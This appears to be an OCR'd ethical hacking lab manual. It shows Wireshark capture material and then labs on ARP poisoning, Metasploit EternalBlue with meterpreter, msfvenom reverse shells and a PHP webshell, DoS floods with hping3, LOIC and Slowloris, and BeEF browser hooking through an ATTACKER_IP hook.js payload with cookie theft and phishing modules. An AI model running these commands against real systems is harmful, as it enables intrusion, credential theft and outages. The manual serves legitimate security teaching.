3 0.057690 192.168.0.21 50.17.249.22 TCP 74 37314→443 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=491454310 TSecr=0 WS=
4 0.154716 50.17.249.22 192.168.0.21 TCP 74 443→37314 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=2102931926
5 0.155962 192.168.0.21 50.17.249.22 TCP 66 37314→443 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=491454408 TSecr=2102931926
6 0.163169 192.168.0.21 50.17.249.22 TLSv1 187 Client Hello
7 0.250734 50.17.249.22 192.168.0.21 TCP 66 443→37314 [ACK] Seq=1 Ack=122 Win=5792 Len=0 TSval=2102931950 TSecr=491454416
8 0.252716 50.17.249.22 192.168.0.21 TLSv1 1514 Server Hello
9 0.253826 192.168.0.21 50.17.249.22 TCP 66 37314→443 [ACK] Seq=122 Ack=1449 Win=8768 Len=0 TSval=491454507 TSecr=2102931950
10 0.254730 50.17.249.22 192.168.0.21 TCP 1514 [TCP segment of a reassembled PDU]
11 0.254778 50.17.249.22 192.168.0.21 TLSv1 349 Certificate
12 0.255853 192.168.0.21 50.17.249.22 TCP 66 37314→443 [ACK] Seq=122 Ack=2897 Win=11648 Len=0 TSval=491454509 TSecr=2102931950
13 0.256102 192.168.0.21 50.17.249.22 TCP 66 37314→443 [ACK] Seq=122 Ack=3180 Win=14528 Len=0 TSval=491454509 TSecr=2102931950
14 0.319870 192.168.0.21 50.17.249.22 TLSv1 264 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
15 0.411795 50.17.249.22 192.168.0.21 TLSv1 125 Change Cipher Spec, Encrypted Handshake Message


```
> Ethernet II, Src: Globalsc_00:3b:0a (f0:ad:4e:00:3b:0a), Dst: Vizio_14:8a:e1 (00:19:9d:14:8a:e1)
> Internet Protocol Version 4, Src: 192.168.0.1, Dst: 192.168.0.21
> User Datagram Protocol, Src Port: 53 (53), Dst Port: 34036 (34036)
v Domain Name System (response)
    [Request In: 1]
    [Time: 0.055880000 seconds]
    Transaction ID: 0x403d
  > Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 2
    Authority RRs: 8
    Additional RRs: 8
  > Queries
  > Answers
  > Authoritative nameservers
  > Additional records
```


```
0000  00 19 9d 14 8a e1 f0 ad  4e 00 3b 0a 08 00 45 00   ........ N.;...E.
0010  01 d1 00 00 40 00 40 11  b7 b5 c0 a8 00 01 c0 a8   ....@.@. ........
0020  00 15 00 35 84 f4 01 bd  83 35 40 3d 81 80 00 01   ...5.... .5@=....
0030  00 02 00 08 00 08 0c 6d  6f 76 69 65 63 6f 6e 74   .......m oviecont
0040  72 6f 6c 07 6e 65 74 66  6c 69 78 03 63 6f 6d 00   rol.netf lix.com.
0050  00 01 00 01 c0 0c 00 05  00 01 00 00 00 2d 00 40   ........ .....-.@
0060  25 6e 63 63 70 2d 6d 6f  76 69 65 63 6f 6e 74 72   %nccp-mo viecontr
0070  6f 6c 2d 66 72 6f 6e 74  65 6e 64 2d 31 37 31 32   ol-front end-1712
0080  31 38 38 39 32 31 09 75  73 2d 65 61 73 74 2d 31   188921.u s-east-1
0090  03 65 6c 62 09 61 6d 61  7a 6f 6e 61 77 73 c0 21   .elb.ama zonaws.!
```






Capture
...using this filter:
Enter a capture filter ...
All interfaces shown
Ethernet
Adapter for loopback traffic capture
Cisco remote capture
SSH remote capture



Wireshark · Capture Options
Input
Output
Options
Interface
Traffic
Link-layer Header
Promi
Snaplen
Buffer (M
Monit
Capture Filter
Ethernet1
Ethernet
default
2
Ethernet0
Ethernet
default
2
Addresses: fe80::d1ec:11db:fb8b:dcc2, 192.168.205.124
Ethernet2
Ethernet
default
2
Cisco remote capture
Remote capture dependent DLT
ETW reader
DLT_ETW
Random packet generator
Generator dependent DLT
SSH remote capture
Remote capture dependent DLT
UDP Listener remote capture
Exported PDUs
Enable promiscuous mode on all interfaces
Manage Interfaces...
Capture filter for selected interfaces:
Enter a capture filter ...
Compile BPFs
Start
Close
Help


Wireshark · Capture Options
Input
Output
Options
Capture to a permanent file
File: C:\Captures\my-favorite-web-site-stopped-working
Browse...
Output format: pcapng pcap
Create a new file automatically...
after 100000 packets
after 100 megabytes
after 1 seconds
when time is a multiple of 1 hours
Use a ring buffer with 10 files
Start
Close
Help


Wireshark · Capture Options
Input
Output
Options
Display Options
Update list of packets in real-time
Automatically scroll during live capture
Show capture information during live capture
Name Resolution
Resolve MAC Addresses
Resolve network names
Resolve transport names
Stop capture automatically after...
1 packets
50 files
1 kilobytes
1 seconds
Start
Close
Help


Manage Interfaces
Local Interfaces
Pipes
Remote Interfaces
Show
Friendly Name
Interface Name
Comment
Ethernet
\Device\NPF_{A86CD163-D375-47C3-84AD-F89438F24AE0}
Intel(R) PRO/1000 MT Network Connection
Adapter for loo...
\Device\NPF_Loopback
Cisco remote c...
ciscodump
SSH remote cap...
sshdump
OK
Cancel
Help


Compiled Filter Output
Ethernet
(000) ldh [12]
(001) jeq #0x86dd jt 2 jf 8
(002) ldb [20]
(003) jeq #0x6 jt 4 jf 19
(004) ldh [54]
(005) jeq #0xd3d jt 18 jf 6
(006) ldh [56]
(007) jeq #0xd3d jt 18 jf 19
(008) jeq #0x800 jt 9 jf 19
(009) ldb [23]
(010) jeq #0x6 jt 11 jf 19
(011) ldh [20]
(012) jset #0x1fff jt 19 jf 13
(013) ldxb 4*([14]&0xf)
(014) ldh [x + 14]
(015) jeq #0xd3d jt 18 jf 16
(016) ldh [x + 16]
(017) jeq #0xd3d jt 18 jf 19
(018) ret #0
(019) ret #262144
Copy
Close


Wireshark · Capture Options
Input
Output
Options
Capture to a permanent file
File:
C:\Captures\my-favorite-web-site-stopped-working
Browse...
Output format:
pcapng
pcap
Create a new file automatically...
after
100000
packets
after
100
megabytes
after
1
seconds
when time is a multiple of
1
hours
Use a ring buffer with
10
files
Start
Close
Help

Task

Scenario 1 — ARP Poisoning — Man-in-the-Middle

Situation: *You are on the same LAN as a victim machine. Perform an ARP poisoning attack to intercept the victim's traffic.*

Your Tasks:

1. Enable IP forwarding: echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
2. Poison the victim: sudo arpspoof -i eth0 -t <victim_ip> <gateway_ip>
3. Poison the gateway (second terminal): sudo arpspoof -i eth0 -t <gateway_ip> <victim_ip>
4. Capture traffic in Wireshark with filter: http — look for POST requests.
5. On the victim machine, run arp -n and note whose MAC is shown for the gateway.

Write your findings and observations

Scenario 2 — Wireshark Traffic Analysis

Situation: *Open Wireshark and capture live traffic on your lab network. Identify different types of traffic and look for any sensitive data.*

Your Tasks:

1. Start a capture on your network interface in Wireshark.
2. Apply filter http — can you see any usernames or passwords in POST requests?
3. Apply filter arp — how many ARP requests and replies do you see?
4. Apply filter dns — what domain names are being resolved?
5. Right-click an HTTP packet → Follow → TCP Stream. What do you see?

Write your findings and observations

Lab Manual

Ethical Hacking Lab

Lab - 6

Metasploit Framework

What is Metasploit?

Metasploit Framework (MSF) is the world's most widely used penetration testing platform.
It provides a complete environment for developing, testing, and executing exploits.

Key capabilities: Exploitation, Payloads, Post-exploitation, Auxiliary scanning, Evasion

Metasploit Architecture

Component	Description
Exploit	Code that takes advantage of a vulnerability in the target
Payload	Code that executes on the target after exploit (e.g., reverse shell)
Auxiliary	Scanners, fuzzers, and other non-exploit modules
Post	Post-exploitation modules run after gaining access
Encoder	Obfuscates payloads to evade detection
Meterpreter	Advanced in-memory payload with rich post-exploitation features

Essential msfconsole Commands

Terminal

```
$ msfconsole                    # Start Metasploit

msf6 > search <keyword>         # Search for modules
msf6 > search type:exploit platform:windows smb

msf6 > use <module_path>        # Load a module
msf6 > use exploit/windows/smb/ms17_010_eternalblue

msf6 > show options             # Show required settings
msf6 > set RHOSTS 192.168.1.10
msf6 > set LHOST 192.168.1.5
msf6 > set LPORT 4444

msf6 > run   (or exploit)       # Execute the module
msf6 > back                     # Return to main prompt
```

Payload Types

Payload Type	How It Works	When to Use
singles	Self-contained, runs inline	Simple tasks, no listener needed
stagers + stages	Stager sets up connection, stage delivers payload	Larger payloads, reliable delivery
reverse_tcp	Target connects back to attacker	Bypasses inbound firewall rules
bind_tcp	Attacker connects to target	Use when no NAT/firewall blocking
meterpreter	In-memory, encrypted shell	Full post-exploitation capability

Complete Attack Example: EternalBlue (MS17-010)

EternalBlue is a critical SMB vulnerability (CVE-2017-0144) that affected unpatched Windows systems. It was used in the WannaCry ransomware attack.

Terminal

```
# Step 1: Verify target is vulnerable
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 > set RHOSTS 192.168.1.10
msf6 > run
[+] Host is likely VULNERABLE to MS17-010!

# Step 2: Load the exploit
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 > set RHOSTS 192.168.1.10
msf6 > set LHOST 192.168.1.5
msf6 > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 > run

[*] Meterpreter session 1 opened!
meterpreter >
```

Meterpreter Post-Exploitation

Terminal

```
# Basic system info
meterpreter > sysinfo
meterpreter > getuid              # Current user
meterpreter > getpid              # Current process ID

# Privilege escalation
meterpreter > getsystem           # Attempt auto-privilege escalation

# File system
meterpreter > ls                  # List directory
meterpreter > download secrets.txt  # Download file
meterpreter > upload tool.exe     # Upload file

# Network
meterpreter > ipconfig            # Network interfaces
meterpreter > run arp_scanner -r 192.168.1.0/24

# Persistence
meterpreter > run persistence -X -i 10 -p 4444 -r 192.168.1.5

# Pivot to other machines
meterpreter > run post/multi/manage/shell_to_meterpreter
```

Creating Payloads with msfvenom

msfvenom generates standalone payload files that can be delivered to a target separately from Metasploit.

Terminal

```
# Windows executable reverse shell
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444 -f exe > shell.exe

# Linux ELF binary
$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444 -f elf > shell.elf

# PHP webshell
$ msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444 -f raw > shell.php

# Start listener to catch the reverse connection
msf6 > use exploit/multi/handler
msf6 > set PAYLOAD windows/meterpreter/reverse_tcp
msf6 > set LHOST 192.168.1.5
msf6 > set LPORT 4444
msf6 > run
```

Task

Scenario 1 — Exploit a Vulnerable Machine (EternalBlue)

Situation: *A lab Windows machine (192.168.1.50) has not been patched since 2016 and port 445 is open. Exploit it using Metasploit.*

Your Tasks:

1. Search for the module: msf6 > search ms17_010
2. Verify vulnerability: use auxiliary/scanner/smb/smb_ms17_010 → set RHOSTS → run
3. Load the exploit: use exploit/windows/smb/ms17_010_eternalblue
4. Set options: set RHOSTS <target> | set LHOST <your_ip> | run
5. In Meterpreter, run: sysinfo | getuid | hashdump — document what you find.

Write your findings and observations

Scenario 2 — Create a Payload with msfvenom

Situation: *Generate a reverse shell payload, set up a listener, and catch a Meterpreter session when the payload is executed on a Windows lab VM.*

Your Tasks:

1. Generate payload: msfvenom -p windows/meterpreter/reverse_tcp LHOST=<your_ip> LPORT=4444 -f exe > shell.exe
2. Start listener: use exploit/multi/handler → set PAYLOAD and LHOST → run
3. Transfer shell.exe to the target VM and execute it.
4. Confirm the Meterpreter session opened — run screenshot to capture the desktop.
5. What is the difference between a staged and a stageless payload?

Write your findings and observations

Lab Manual

Ethical Hacking Lab

Lab - 7

Denial of Service Attacks

DoS vs DDoS

Type	Source	Impact
DoS	Single attacker machine	Disrupts service availability
DDoS	Many distributed machines (botnet)	Overwhelms even protected systems

Types of DoS Attacks

Attack Type	Method	Target
SYN Flood	Sends many TCP SYN packets without completing handshake	TCP connection table
UDP Flood	Sends high-volume UDP packets to random ports	Bandwidth / CPU
HTTP Flood	Legitimate-looking GET/POST requests at scale	Web server resources
Ping of Death	Oversized ICMP ping packets	Old/unpatched systems
Slowloris	Keeps many connections open with slow requests	Web server connection limit
Amplification	Uses DNS/NTP to amplify traffic toward victim	Bandwidth (100x+ amplification)

LOIC — Low Orbit Ion Cannon

LOIC is an open-source network stress testing tool. It can generate TCP, UDP, or HTTP floods against a target. Historically used in activist DDoS campaigns. Use only in isolated lab environments.

Terminal

```
# Install LOIC (Kali Linux)
$ sudo apt install loic

# Launch GUI
$ loic

# Command-line TCP flood (lab use only)
$ loic --target 192.168.1.10 --port 80 --method TCP --threads 10

# UDP flood
$ loic --target 192.168.1.10 --port 53 --method UDP --threads 10

# HTTP flood
$ loic --target http://192.168.1.10 --method HTTP --threads 10
```

hping3 — Advanced DoS Testing

hping3 is a powerful TCP/IP packet crafting tool that allows granular control over DoS attacks.

Terminal

```
# SYN flood (requires root)
$ sudo hping3 -S --flood -V -p 80 192.168.1.10

# SYN flood with random source IPs (spoofing)
$ sudo hping3 -S -R -p 80 --faster 192.168.1.10

# UDP flood
$ sudo hping3 --udp -p 53 --flood 192.168.1.10

# Flags:
# -S = SYN flag
# --flood = send packets as fast as possible
# -V = verbose output
# -p = target port
# -R = random source IP
```

Slowloris Attack

Slowloris keeps many connections to the target web server open and holds them open as long as possible by sending partial HTTP requests. It is very effective against Apache servers.

```
Terminal
# Install slowloris
$ pip3 install slowloris --break-system-packages

# Basic Slowloris attack
$ slowloris 192.168.1.10

# With custom socket count and port
$ slowloris 192.168.1.10 --sockets 500 --port 80

# HTTPS target
$ slowloris 192.168.1.10 --ssl --port 443
```

Monitoring Attack Effects

```
Terminal
# On the TARGET machine, monitor connections
$ netstat -an | grep :80 | grep SYN_RECV | wc -l

# Monitor with watch (updates every 2 seconds)
$ watch -n 2 'netstat -an | grep :80 | wc -l'

# Check if server is responding
$ curl -I --connect-timeout 5 http://192.168.1.10

# Monitor CPU/network load on target
$ top
$ iftop -i eth0
```

Defense & Mitigation

Defense	How It Works
Rate Limiting	Limit connections/requests per IP address
SYN Cookies	Kernel feature that prevents SYN flood exhaustion
Firewall Rules	Block unusual traffic volumes or patterns (iptables/nftables)
CDN / Anycast	Distribute traffic across many servers geographically
Fail2ban	Auto-ban IPs that exceed connection thresholds
Cloud DDoS Protection	Services like Cloudflare absorb volumetric attacks

Task

Scenario 1 — SYN Flood a Lab Web Server

Situation: *Test a lab Apache web server's response to a SYN flood. Monitor the impact and then apply a mitigation.*

Your Tasks:

1. Confirm the server responds: curl -I http://<target_ip>
2. Start the flood: sudo hping3 -S --flood -p 80 <target_ip>
3. On the target, monitor connections: watch -n 1 'netstat -an | grep SYN_RECV | wc -l'
4. Test if the server is still reachable from another machine during the flood.
5. Enable SYN cookies on the target: sudo sysctl -w net.ipv4.tcp_syncookies=1 — does it help?

Write your findings and observations

Scenario 2 — LOIC Stress Test

Situation: *Use LOIC in a controlled lab to generate HTTP flood traffic against a test server and observe the effect.*

Your Tasks:

1. Launch LOIC: sudo loic (GUI mode)
2. Set the target IP and select method: HTTP, threads: 10.
3. Start the attack and observe the server's CPU and connection count.
4. Try blocking the attack with iptables: sudo iptables -A INPUT -p tcp --dport 80 -m limit --limit 25/min -j ACCEPT
5. Describe what happens to the server before and after the firewall rule.

Write your findings and observations

Lab Manual

Ethical Hacking Lab

Lab - 8

BeEF — Browser Exploitation Framework

What is BeEF?

BeEF (Browser Exploitation Framework) focuses on web browser vulnerabilities.
Unlike traditional network attacks, BeEF targets the client-side — the victim's browser.
Once a browser is 'hooked', the attacker can control it through an admin panel.

Primary use: Demonstrate the severity of XSS vulnerabilities in web applications.

How BeEF Works

Step	Action	Details
1	Inject Hook Script	A small JavaScript is loaded in victim's browser (via XSS or social engineering)
2	Browser is Hooked	The hook.js script connects the victim's browser to BeEF's C2 server
3	Manage from Panel	Attacker sees hooked browser in BeEF's web panel at port 3000
4	Execute Commands	Run social engineering, recon, network attacks, browser exploits

Installing & Starting BeEF

Terminal

```
# Install BeEF (Kali Linux — pre-installed or via apt)
$ sudo apt update && sudo apt install beef-xss

# Start BeEF service
$ sudo beef-xss

# OR start manually
$ cd /usr/share/beef-xss
$ sudo ./beef

# Access admin panel in browser:
# http://127.0.0.1:3000/ui/panel
# Default credentials: beef / beef
```

The Hook Script

The hook is a single line of JavaScript that must be loaded by the victim's browser. Once loaded, the browser is 'hooked' and appears in the BeEF panel.

Terminal

```
<!-- The BeEF hook (inject via XSS, phishing page, etc.) -->
<script src="http://ATTACKER_IP:3000/hook.js"></script>

<!-- Example: Inject into a page vulnerable to XSS -->
"><script src="http://192.168.1.5:3000/hook.js"></script>

<!-- Once the victim visits the page, their browser is hooked -->
```

BeEF Attack Modules

Category	Module Example	What It Does
Social Engineering	Fake Flash Update	Tricks user into downloading malware
Social Engineering	Google Phishing	Displays fake Google login popup
Browser Fingerprint	Get System Info	OS, browser, plugins, screen size, timezone
Network Discovery	Get Internal IPs	Finds internal network IPs via WebRTC
Network Discovery	Port Scanner	Scans internal ports from victim's browser
Persistence	Man-In-The-Browser	Intercepts forms and keystrokes
Misc	Alert Dialog	Simple test — shows alert in victim's browser

Demo: Fake Alert & Credential Phishing

Terminal

```
# In BeEF panel: select hooked browser → Commands tab

# Module: Social Engineering > Pretty Theft
# - Shows a credential pop-up styled like Google/Facebook login
# - Captured credentials appear in BeEF module results

# Module: Social Engineering > Fake Flash Update
# - Displays a fake update notification
# - Link points to attacker-controlled malware payload

# Module: Browser > Get Cookie
# - Extracts current session cookies from the hooked browser
```

BeEF + Metasploit Integration

Terminal

```
# BeEF config.yaml — enable Metasploit integration
# metasploit: enable: true

# In Metasploit, load BeEF integration module
msf6 > use auxiliary/server/browser_autopwn2
msf6 > set LHOST 192.168.1.5
msf6 > run

# Use BeEF to redirect hooked browser to Metasploit exploit URL
# Module: Misc > Create Alert Dialog → paste MSF URL
```

Task

Scenario 1 — Hook a Browser via XSS

Situation: *You found an XSS vulnerability on a lab web page. Use BeEF to hook a test browser and run attack commands on it.*

Your Tasks:

1. Start BeEF: sudo beef-xss — then open http://127.0.0.1:3000/ui/panel
2. Build your hook payload: <script src='http://<your_ip>:3000/hook.js'></script>
3. Inject the payload into the vulnerable page or paste it directly in the victim's browser URL bar.
4. Confirm the browser appears in the BeEF 'Hooked Browsers' panel.
5. Run these modules: Get Cookie, Alert Dialog, Get System Info — record each result.

